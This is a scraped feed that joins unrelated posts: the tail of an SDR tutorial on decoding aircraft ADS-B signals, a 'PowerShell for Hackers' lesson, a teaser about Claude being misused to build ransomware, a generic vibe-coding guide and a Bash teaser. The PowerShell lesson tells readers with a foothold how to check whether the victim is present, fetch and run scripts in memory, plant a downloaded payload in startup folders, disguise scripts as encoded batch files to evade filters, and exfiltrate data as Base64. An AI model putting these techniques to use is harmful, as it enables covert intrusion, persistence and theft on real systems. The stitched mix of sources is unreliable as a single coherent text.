Then increase the volume, select your SDR as the input source, and press the large Start button. If everything is set up correctly, your speakers will start hissing loudly enough to make you jump, after which you can mute the sound with the Mute button in the lower right corner.
You can choose the receive frequency at the top of the screen, so set it to 1.090.000, which equals 1090 MHz. After that you will see something like the screenshot below.
The short vertical strips near the center are ADS-B signals, which stand out from the background noise. If you don’t see them, try changing the gain settings on the Input Controls tab on the right. If that does not help, open FFT Settings and adjust the Plot and WF parameters. You can also try rotating the antenna or placing it in different orientations.
When you get stable reception in GQRX you can move to the next step.
In practice, people who want to receive and decode Mode S signals usually use an existing program. A common open-source tool demodulates and decodes almost all Mode S signals and even outputs them in a neat table. To verify that our setup works correctly, it’s best to start with something that’s known to work, which is dump1090.
To install it, clone the repository from GitHub and build the binary. It’s very simple:
bash$ > git clone https://github.com/antirez/dump1090
bash$ > cd dump1090
bash$ > make
After that you should have the binary. If you have an RTL-SDR you can use dump1090 directly with it, but we have a BladeRF which requires a bit more work for support.
First, install the driver for your SDR. Drivers are available in the repositories of most distributions, just search for them. Second, you will need to flash special firmware onto the SDR. For BladeRF those firmware files are available on the Nuand website. Choose the file that matches your BladeRF version.
Next, download and build the decoding program for your SDR:
git clone https://github.com/Nuand/bladeRF-adsb
cd bladeRF-adsb/bladeRF_adsb
make
Then flash the firmware into the BladeRF. You can do this with the bladerf-cli package:
bash$ > bladeRF-cli -l ~/Downloads/adsbxA4.rbf
Now run dump1090 in one terminal and bladeRF-adsb in another (the commands below are examples from our setup):
bash$ > ~/Soft/dump1090/dump1090 --raw --device-type bladerf --bladerf-fpga ' '
bash$ > ~/Soft/Blade/bladeRF-adsb
If everything is correct, in the dump1090 window you will see many hexadecimal lines, those are Mode S messages that still need to be decoded and filtered.
If you remove --raw from the dump1090 startup arguments, the program will automatically decode messages and display them in a table.
Now you’ve seen how aircraft transponders work, what ADS-B actually is, and how signals at 1090 MHz can be received and decoded with simple equipment. None of this requires expensive tools, just an antenna, a software-defined radio and some patience. Once it’s ready, you can watch the same kind of live flight data that powers big services like Flightradar24. We kept the heavy math out of the way so it stays approachable for everyone, but still leaves you with something useful to take away. It’s possible to push yourself further and do it the hard way without relying on tools like dump1090, but that path takes a lot more time, patience, and willingness to grind through the details.
The post SDR (Signals Intelligence) for Hackers: Capturing Aircraft Signals first appeared on Hackers Arise.
Welcome back, cyberwarriors!
We are continuing our PowerShell for Hackers module and today we will look at another range of scripts. Some of them will focus on stealth, like checking if the user is still at the keyboard before taking action. Others are about making your presence felt with changing wallpapers or playing sounds. We also have scripts for moving data around by turning files into text, or avoiding restrictions by disguising PowerShell scripts as batch files. We also added a script with detailed system report as a part of privilege escalation. On top of that, we will cover a quick way to establish your persistence and make it run again after a restart.
Studying these is important for both sides. Attackers see how they can keep access without suspicion and get the information they need. Defenders get to see the same tricks from the other side, which helps them know what to look out for in logs and unusual system behavior.
Let’s break them down one by one.
https://github.com/soupbone89/Scripts/tree/main/Watchman
The first script is focused on detecting whether the target is actually using the computer. This is more important than it sounds. Especially useful when you are connecting to a compromised machine through VNC or RDP. If the legitimate user is present, your sudden appearance on their screen will immediately raise suspicion. On the other hand, waiting until the workstation is unattended allows you to do things quietly.
The script has two modes:
Target-Comes: Watches the horizontal movement of the mouse cursor. If no movement is detected, it sends a harmless Caps Lock keypress every few seconds to maintain activity. This keeps the session alive and prevents the screen from locking. As soon as the cursor moves, the function stops, letting you know that the user has returned.
Target-Leaves: Observes the cursor position over a set interval. If the cursor does not move during that time, the script assumes the user has left the workstation. You can specify your own time of inactivity.
Usage is straightforward:
PS > . .\watch.ps1
PS > Target-Comes
PS > Target-Leaves -Seconds 10
For stealthier use, the script can also be loaded directly from memory with commands like iwr and iex, avoiding file drops on disk. Keep in mind that these commands may be monitored in well-secured environments.
https://github.com/soupbone89/Scripts/tree/main/Play%20Sound
Playing a sound file on a compromised machine may not have a direct operational benefit, but it can be an effective psychological tool. Some hackers use it at the end of an operation to make their presence obvious, either as a distraction or as a statement.
The script plays any .wav file of your choice. Depending on your objectives, you could trigger a harmless notification sound, play a long audio clip as harassment, or use it in combination with wallpaper changes for maximum effect.
PS > . .\play-sound.ps1
PS > PlaySound "C:\Windows\Temp\sound.wav"
https://github.com/soupbone89/Scripts/tree/main/Change%20Wallpaper
Changing the target’s wallpaper is a classic move, often performed at the very end of an intrusion. It is symbolic and visible, showing that someone has taken control. Some groups have used it in politically motivated attacks, others as part of ransomware operations to notify or scare victims.
This script supports common formats such as JPG and PNG, though Windows internally converts them to BMP. Usage is simple, and it can be combined with a sound to make an even greater impression.
PS > iwr https://raw.githubusercontent.com/... | iex
PS > Set-WallPaper -Image "C:\Users\Public\hacked.jpg" -Style Fit
https://github.com/soupbone89/Scripts/tree/main/Base642Image
When working with compromised machines, data exfiltration is often constrained. You may have limited connectivity or may be restricted to a simple PowerShell session without file transfer capabilities. In such cases, converting files to Base64 is a good workaround.
This script lets you encode images into Base64 and save the results into text files. Since text can be easily copied and pasted, this gives you a way to move pictures or other binary files without a download. The script can also decode Base64 back into an image once you retrieve the text.
Encode:
PS > img-b64 -img "C:\Users\rs1\Downloads\bytes.jpg" -location temp
PS > img-b64 -img "C:\Users\rs1\Downloads\bytes.jpg" -location desk
Decode:
PS > b64-img -file "$env:\TMP\encImage.txt" -location temp
With this, exfiltrated data can be restored to its original form on your own machine.
https://github.com/soupbone89/Scripts/tree/main/Base64%20Encoder
Base64 encoding is not just for images. It is one of the most reliable methods for handling small file transfers or encoding command strings. Some commands can break when copied directly when special characters are involved. By encoding them, you can make sure it works.
This script can encode and decode both files and strings:
PS > B64 -encFile "C:\Users\User\Desktop\example.txt"
PS > B64 -decFile "C:\Users\User\Desktop\example.txt"
PS > B64 -encString 'start notepad'
PS > B64 -decString 'cwB0AGEAcgB0ACAAbgBvAHQAZQBwAGEAZAA='
It even supports piping the results directly into the clipboard for quick use:
PS > COMMAND | clip
https://github.com/soupbone89/Scripts/tree/main/Powershell2Bat
Some environments enforce strict monitoring of PowerShell, logging every script execution and sometimes outright blocking .ps1 files. Batch files, however, are still widely accepted in enterprise settings and are often overlooked.
This script converts any .ps into a .bat file while also encoding it in Base64. This combination not only disguises the nature of the script but also reduces the chance of it being flagged by keyword filters. It is not foolproof, but it can buy you time in restrictive environments.
PS > . .\ps2bat.ps1
PS > ".\script.ps1" | P2B
The output will be a new batch file in the same directory, ready to be deployed.
https://github.com/soupbone89/Scripts/tree/main/Autostart
This is a persistence mechanism that ensures a payload is executed automatically whenever the system or user session starts. It downloads the executable from the provided URL twice, saving it into both startup directories. The use of Invoke-WebRequest makes the download straightforward and silent, without user interaction. Once placed in those startup folders, the binary will be executed automatically the next time Windows starts up or the user logs in.
This is particularly valuable for maintaining access to a system over time, surviving reboots, and ensuring that any malicious activities such as backdoors, keyloggers, or command-and-control agents are reactivated automatically. Although basic, this approach is still effective in environments where startup folders are not tightly monitored or protected.
First edit the script and specify your URL and executable name, then run it as follows:
PS > .\autostart.ps1
https://github.com/soupbone89/Scripts/tree/main/Enumerator
The script is essentially a reconnaissance and system auditing tool. It gathers a wide range of system information and saves the results to a text file in the Windows temporary directory. Hackers would find such a script useful because it gives them a consolidated report of a compromised system’s state. The process and service listings can help you find security software or monitoring tools running on the host. Hardware usage statistics show whether the system is a good candidate for cryptomining. Open ports show potential communication channels and entry points for lateral movement. Installed software is also reviewed for exploitable versions or valuable enterprise applications. Collecting everything into a single report, you save a lot of time.
To avoid touching the disk after the first compromise, execute the script in memory:
PS > iwr http://github.com/… | iex
All of this data is not only displayed in the console but also written into a report file stored at C:\Windows\Temp\scan_result.txt
Today we walked through some PowerShell tricks that you can lean on once you have a foothold. The focus is practical. You saw how to stay unnoticed, how to leave a mark when you want to, you also know how to sneak data out when traditional channels are blocked, and how to make sure your access survives a reboot. Alongside that, there is a handy script that pulls tons of intelligence if you know what you’re looking for.
These are small and repeatable pieces hackers can use for bigger moves. A mouse-watch plus an in-memory loader buys you quiet initial access. Add an autostart drop and that quiet access survives reboots and becomes a persistent backdoor. Then run the enumerator to map high value targets for escalation. Encoding files to Base64 and pasting them out in small chunks turns a locked-down host into a steady exfiltration pipeline. Wrapping PowerShell in a .bat disguises intent long enough to run reconnaissance in environments that heavily log PowerShell. Simple visual or audio changes can be used as signals in coordinated campaigns while the real work happens elsewhere.
The post PowerShell for Hackers, Part 5: Detecting Users, Media Control, and File Conversion first appeared on Hackers Arise.
Anthropic’s Claude AI presently rules the realm of vibe coding. However, the company has unveiled…
From Vibe Coding to Vibe Hacking: Claude AI Abused To Build Ransomware on Latest Hacking News | Cyber Security News, Hacking Tools and Penetration Testing Courses.
Securing the Future of AI Powered Coding: Where Speed Meets Risk The rise of AI powered coding tools like Cursor and Windsurf have kicked off what many are calling the “vibe...
The post Innovator Spotlight: Backslash Security appeared first on Cyber Defense Magazine.
As we live in the era of AI specialist everywhere, I thought ok lets do some experiment with ChatGPT, to become another AI specialist… nah I am too stupid to understand all the stuff with AI, but I love how it works, and I keep an eye on it since many years. I guess I do not need
Vibe coding is emerging as a transformative shift in how developers write software. It’s not just a buzzword—it reflects a new, more natural way of interacting with code. At its core, vibe coding means working alongside AI to turn ideas into software through simple, intuitive prompts. You focus on what you want to build, and the AI helps figure out how.
This change is already well underway. According to the 2024 Stack Overflow Developer Survey, 82% of developers who use AI tools rely on them primarily to write code. That’s a massive endorsement of how AI is being integrated into everyday workflows. Vibe coding tools like GitHub Copilot, ChatGPT, Replit, and Cursor are leading the charge—helping developers stay in the zone, generate code faster, and reduce mental overhead.
These tools do more than autocomplete—they understand context, learn from your style, and adapt to your intent. Instead of switching tabs to search for syntax or boilerplate, you stay in flow. This is what vibe coding is all about: building software in a way that feels more like thinking out loud than writing line-by-line instructions.
As the pressure to ship faster and innovate grows, vibe coding is quickly becoming more than just a developer convenience—it’s a competitive advantage. In this guide, we’ll explore how it works, where it fits in real-world workflows, and why it’s shaping the future of development.
Vibe coding is a modern way of programming where you describe what you want to build in plain language, and A tool helps turn those ideas into working code. It shifts the focus from memorizing syntax to simply communicating your intent.
At the heart of vibe coding are AI agents powered by Large Language Models (LLMs) like GPT-4. These agents can understand context, suggest code, debug errors, and even make architectural decisions based on what you’re trying to do.
Instead of writing every line by hand, you might say, “Build a login page with email and password inputs,” and the AI will generate the layout and logic behind it. You’re not losing control and just coding at a higher level, faster and with fewer distractions.
This approach is redefining software development. By putting intention first and letting AI handle the heavy lifting, vibe coding allows you to focus more on solving problems and less on fighting with syntax.
The term vibe coding was first coined by Andrej Karpathy, a prominent AI researcher and former director of AI at Tesla. He mentioned it casually on social media, but the phrase quickly gained traction among developers experimenting with AI-assisted workflows.
Karpathy used vibe coding to describe a new style of programming—one where you don’t sweat every detail of syntax. Instead, you describe your goals, and AI helps fill in the gaps. It’s about coding in a flow state, where you and the machine work together almost like a creative partnership.
This concept took off with the rise of tools like GPT, Replit, and Cursor. These platforms let developers prompt in plain language, get structured output, and stay in momentum without switching contexts.
In that sense, vibe coding isn’t just a phrase—it reflects a shift in how we think about building software with AI as an active collaborator.
Vibe coding isn’t just about letting AI write code—it’s about guiding it with your ideas. You give the direction, and the AI helps build from there. The process is simple, intuitive, and keeps you in control. Here’s how it works, step by step.
Vibe coding begins with you describing what you want to build. You don’t write raw code at first. Instead, you use plain, structured language. For example, you might say, “Create a landing page with a signup form and responsive layout.” The key is being clear and direct.
Once you submit your prompt, an AI agent—like GPT-4, Replit’s AI, or Cursor—steps in. It reads your input, understands the context, and generates the base code. This code isn’t random. It’s often clean, modular, and aligned with modern best practices.
After the first draft, you read through the output. If something’s off or missing, you give feedback in natural language. You can say, “Add error handling,” or “Make the layout mobile-friendly.” The AI updates the code instantly. It becomes a back-and-forth conversation, like working with a real teammate.
Once the code looks good, you can run tests right inside platforms like Replit. These environments often support live previews, version control, and easy deployment. From prototype to production, vibe coding supports the full workflow.
Throughout the process, you’re not digging through documentation or chasing syntax errors. You’re focused on solving problems and building—fast.
Vibe coding isn’t just faster—it’s smarter. It helps you build more with less effort and unlocks creativity at every step. Whether you’re a seasoned developer or just starting out, the advantages are real and immediate. Let’s break down what makes it so powerful.
Vibe coding helps you move from idea to working prototype in minutes. You don’t get bogged down in setup or boilerplate. Just describe what you want, and the AI builds a solid starting point. It’s perfect for testing concepts quickly.
You don’t need to be a coding expert to use vibe coding. With natural language inputs, even designers, marketers, or founders can contribute to building tools and apps. This lowers the barrier and opens up software creation to more people.
AI agents handle repetitive code patterns like form setup, input validation, and file structures. That frees up your brain for the fun parts—like design, user experience, and problem-solving. It shifts coding from a technical chore to a creative process.
Tools like Superwhisper are taking vibe coding even further. You can speak your ideas out loud, and the system will understand and respond. Some tools are also exploring visual prompting, where you sketch or describe layouts instead of typing everything.
By reducing friction in the process, vibe coding helps you stay in a creative rhythm. You’re not constantly switching between tabs or looking up syntax. You just build—and the AI keeps pace with you.
Vibe coding wouldn’t be possible without the right tools. These platforms bring the concept to life by turning natural language into usable code. Whether you’re typing, clicking, or even speaking your prompts, these tools help you stay in flow. Here are some of the most powerful ones leading the way.
Replit Ghostwriter is an AI pair programmer built directly into the Replit IDE. It suggests code, explains concepts, and helps debug in real time. With the introduction of the Replit AI Agent, developers now have an even smarter assistant. The agent can execute tasks, refactor code, and answer questions using plain language. This combo allows you to code faster without switching contexts.
Cursor is a code editor built from the ground up with AI in mind. It integrates with GPT-4 and allows for conversational coding directly within your files. You can highlight sections of code, ask questions, or give instructions like “optimize this function.” Cursor tracks your intent and makes targeted edits, reducing the back-and-forth typical of traditional IDEs. It’s designed for deep workflow integration.
Superwhisper brings voice-to-code functionality into the mix. It uses Whisper (by OpenAI) and integrates with your editor, allowing you to speak your coding prompts. This tool is especially helpful for hands-free coding or for users who prefer talking through their logic. It adds an entirely new dimension to vibe coding by combining speech recognition with intent-driven generation.
Replit is great for all-in-one workflows with built-in hosting. Cursor is ideal for local, power-user setups with deep file integration. Superwhisper adds a voice layer on top of your existing tools. Together, they form a flexible toolkit for different styles of vibe coding.
Vibe coding isn’t just a cool concept—it’s already changing how people build. From solo creators to startups and enterprise teams, developers are using it to work smarter and faster. These real-world examples show how flexible and practical this approach can be across different goals and skill levels.
Vibe coding is perfect for turning your ideas into working projects without writing every line from scratch. Whether it’s a portfolio site, a game, or a passion app, you can build faster by prompting AI in natural language. This lets you focus on creativity instead of getting stuck on boilerplate code.
Early-stage startups often need to move fast with limited resources. Vibe coding helps founders and small teams create minimum viable products (MVPs) in days instead of weeks. You can describe features like “build a user dashboard with analytics” and have a functioning version ready for testing almost immediately.
For students and beginners, vibe coding lowers the intimidation barrier. Instead of memorizing syntax, they can learn by doing—asking the AI questions, experimenting, and seeing code come to life. It’s also great for teachers who want to make programming more interactive and less overwhelming.
Software development companies can use vibe coding to quickly build internal dashboards, workflows, and automation scripts. Tasks like “create a form to collect team feedback and send it to Slack” can be executed with just a prompt. It cuts down development time and allows non-engineering teams to contribute to tool-building.
To get the most out of vibe coding, it’s not enough to rely on AI alone. You still need to guide the process with intention and clarity. These best practices will help you write better prompts, clean up AI-generated code, and keep everything running smoothly. Think of them as your cheat sheet for coding with flow.
The quality of your input shapes the quality of the output. Be specific and clear when describing what you want. Instead of saying “build a form,” try “create a contact form with name, email, message fields, and a submit button.” The more context you give, the better the AI performs.
AI-generated code can be quick, but it’s your job to keep it clean. Ask the AI to organize the code into functions or modules. Use consistent naming, add comments, and refactor where needed. Clean code is easier to maintain, debug, and scale later on.
Never assume the AI’s code is perfect. Test everything. Run unit tests, check edge cases, and verify outputs manually. AI can make small mistakes that break your app or cause security issues. Always review before shipping.
Vibe coding is powerful, but it’s not fully autonomous. You’re still the decision-maker. Use the AI as a creative assistant, not a replacement. Stay involved, guide the output, and step in when the code needs human judgment or domain knowledge.
Vibe coding isn’t here to replace traditional coding—it’s here to complement it. Each approach has its strengths depending on the context, goals, and complexity of the project. Understanding the key differences can help you choose the right tool for the job and work more effectively. Let’s break it down.
Here’s a quick breakdown of how vibe coding differs from traditional coding in key areas:
| Feature/Aspect | Vibe Coding | Traditional Coding |
|---|---|---|
| Input Style | Natural language prompts | Strict syntax-based code |
| Speed | Fast prototyping and iteration | Slower due to manual structure |
| Learning Curve | Lower—good for beginners and non-coders | Steep—requires strong technical knowledge |
| Creativity | Encourages experimentation | More constrained by syntax and structure |
| Tooling | AI agents, LLMs (GPT-4, Replit, Cursor) | Text editors, IDEs, compilers |
| Collaboration | Supports natural teamwork and voice/visual inputs | Often technical and siloed |
Use vibe coding when speed, flexibility, or idea exploration matters—like MVPs, internal tools, or learning environments. It’s ideal for early-phase development or when working with non-technical teammates. Use traditional coding for performance-heavy apps, systems programming, or when full control over every detail is critical—like in large-scale enterprise or infrastructure projects.
In vibe coding, developers act more like product designers and strategists. They define features, guide AI agents, and review outputs. Senior devs may focus on system architecture and validating AI-generated code. Junior devs can contribute faster by learning from real-time feedback and prompt-based interactions. Non-developers (like designers or PMs) can even join the build process, giving input in plain language that the AI can understand.
Vibe coding is more than just a new way to write code—it’s a shift in how we think about building software. By using natural language, AI agents, and large language models, developers can move faster, stay focused, and spend more time solving real problems.
Throughout this guide, we’ve explored what vibe coding is, how it works, and where it fits into modern workflows. We looked at tools like Replit, Cursor, and Superwhisper, and saw how developers—from beginners to pros—are using them to prototype, learn, and launch real projects.
If you’re curious about vibe coding, the best way to understand it is to try it. Open a tool like Replit or Cursor and start prompting. Don’t worry about getting it perfect. Just experiment, explore, and build something.
The future of coding is more intuitive, collaborative, and creative. Stay ahead by embracing this new way of thinking—and see where it takes you.
The post What is Vibe Coding? A Comprehensive Guide appeared first on TopDevelopers.co.
Bash Scripting, often termed as one of the essential skills when you want to become Hacker. Often the guides are comprehensive, I am outlining bare minimum skills or topics we should understand regarding bash. This article like many other is a progressive one, that is will be updated with more related contents.This article was last […]
The post Bash for Hackers appeared first on Ethical Hacking Tutorials.